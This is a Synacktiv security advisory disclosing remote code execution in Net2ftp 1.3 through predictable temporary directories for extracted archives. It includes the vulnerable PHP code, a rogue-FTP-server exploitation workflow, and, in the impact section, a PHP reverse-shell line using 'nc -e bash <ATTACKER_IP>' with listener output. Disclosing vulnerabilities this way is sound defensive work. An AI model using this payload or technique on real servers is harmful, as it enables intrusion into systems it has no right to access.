SYNACKTIV


SECURITY ADVISORY

Remote code execution in Net2ftp <= 1.3

2023.06.29

FLORENT SICCHIO

HUGO CLOUT



Vulnerability description

Presentation of Net2ftp

Net2ftp is a web based FTP and SSH client. It is mainly aimed at managing websites using a browser. Edit code, upload/download files, copy/move/delete directories recursively, rename files and directories -- without installing any software.

Issue

Synacktiv identified a flaw in the way the file upload features of Net2ftp version 1.3 and prior versions extract user-provided archives. This could lead an authenticated attacker to gain remote code execution on the server hosting the application.

Mitigation

To mitigate this vulnerability, the Synacktiv experts recommend to restrict network access to the Net2ftp application. In case it must be exposed, authentication should be configured to limit which users can access the application. Moreover, the application should be configured with a strict list of servers it is allowed to connect to, into the `settings_authorizations.inc.php` file.

Note that even if these mitigations are put in place, the vulnerability may remain exploitable by an attacker able to control the FTP traffic between the Net2ftp application, and the FTP server.

Affected versions

Version 1.3 is affected, and anterior versions are likely to be vulnerable as well.

Timeline

Date	Description
2023.01.13	First contact with david@net2ftp.com
2023.01.25	New contact due to no response from Net2ftp
2023.01.26	Response from the developer and advisory sent
2023.02.28	New contact due to no response from Net2ftp
2023.04.02	New contact due to no response from Net2ftp
2023.06.22	New contact due to no response from Net2ftp
2023.06.29	Public release with mitigations

Technical description

Description

Net2ftp in its default configuration allows users to connect to an arbitrary FTP server to perform different tasks. Among the available features, it is possible to upload ZIP or TAR archives on the FTP server. When doing so, the archives are first uploaded to the Net2ftp server, where their content is extracted. The resulting files are stored in a temporary directory with a predictable name and are then uploaded, one by one, to the target FTP server.

```
// includes/filesystem.inc.php
function ftp_unziptransferfiles($archivesArray) {
    // ...
    $tempdir = tempdir2($net2ftp_globals["application_tempdir"], "unzip__", "");
    // ...
    if ($archive_type == "zip") {
        $zip = new PclZip($archive_file);
        $list = $zip->extract($p_path = $tempdir);
    }
    elseif ($archive_type == "tar" || $archive_type == "tgz" || $archive_type == "gz")
{
        $list = PclTarExtract($archive_file, $tempdir);
    }
    // ...
}
// ...
function tempdir2($dir, $prefix, $postfix) {
    // ...
    $result = false;
    $i = 0;
    do {
        $seed = substr(md5(microtime(true)), 0, 8);
        $filename = $dir . $trailing_slash . $prefix . $seed . $postfix;
        $result = mkdir($filename);
        $i = $i + 1;
    } while ($result == false && $i < 10);
    // ...
}
```

As the temporary directory is located inside the web root directory of the application, it is possible for anyone knowing the directory name to access the extracted files during the upload process (before the deletion of the temporary directory). By connecting Net2ftp to an FTP server they control, a user can delay the upload process. In the meantime, it is possible to perform a brute-force attack in order to identify the correct upload directory name.

More precisely, the following workflow can be used by an attacker to upload and access arbitrary files on the Net2ftp server:

- Host a rogue FTP server on a machine they control.
- From the Net2ftp web application, connect to the rogue FTP server.
- From the Net2ftp web application, upload a ZIP archive containing arbitrary files to the rogue FTP server.
- The ZIP archive will be extracted on the Net2ftp server, in a directory accessible at **`https://[victim_url]/temp/unzip__<VAR>`** (where **`<VAR>`** is derived from the current time, thus brute-forceable). The individual files will then be uploaded one by one to the rogue FTP server.
- Delay the rogue FTP server's response to Net2ftp server's request. In the meanwhile, perform a brute-force attack in order to find the correct directory name and access the temporary files on the Net2ftp server.

Indeed, when the Net2ftp server tries to upload the first file from the archive on the rogue FTP server, it sends a first FTP command. If the rogue FTP server does not reply to this command, the Net2ftp server will wait until a predefined timeout. As the upload phase is not over, all the extracted files from the archive are still stored in their temporary location on the Net2ftp server. By deriving directory names from various timestamps between the current time and a few seconds before, it is possible to retrieve the correct name. Then the extracted files can be accessed at:

`https://[victim_url]/temp/unzip__<CORRECT_VALUE>/<FILENAME>`

```
$ python3 rogue_ftp.py
[+] trying to get the correct md5 based on the current timestamp
[+] path should be http://victim.local/temp/unzip__85104db1/test.html
$ curl http://victim.local/temp/unzip__85104db1/test.html
Synacktiv
```

Impact

By exploiting the Net2ftp ZIP archive upload workflow, an attacker can upload arbitrary files in a guessable directory accessible on the web server. Thus, they could upload files allowing them to execute arbitrary PHP code:

- A PHP file containing the code to execute.
- A `.htaccess` file enabling PHP execution in the directory.

Then, querying the web server for the PHP file would trigger its execution on the Net2ftp server. For instance, the Synacktiv consultants uploaded a PHP file triggering the execution of a reverse shell:

```
$ cat index.php
<?php
system('nc -e bash <ATTACKER_IP> 80');

$ cat .htaccess
allow from all

$ python3 rogue_ftp.py
[...]
[+] path should be http://victim.local/temp/unzip__85104db1/test.html
[+] triggering script http://victim.local/temp/unzip__85104db1/index.php

$ nc -lvnp 80
Listening on 0.0.0.0 80
Connection received on <VICTIM_IP> 34160

$ id
uid=1000(application) gid=1000(application) groups=1000(application)
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com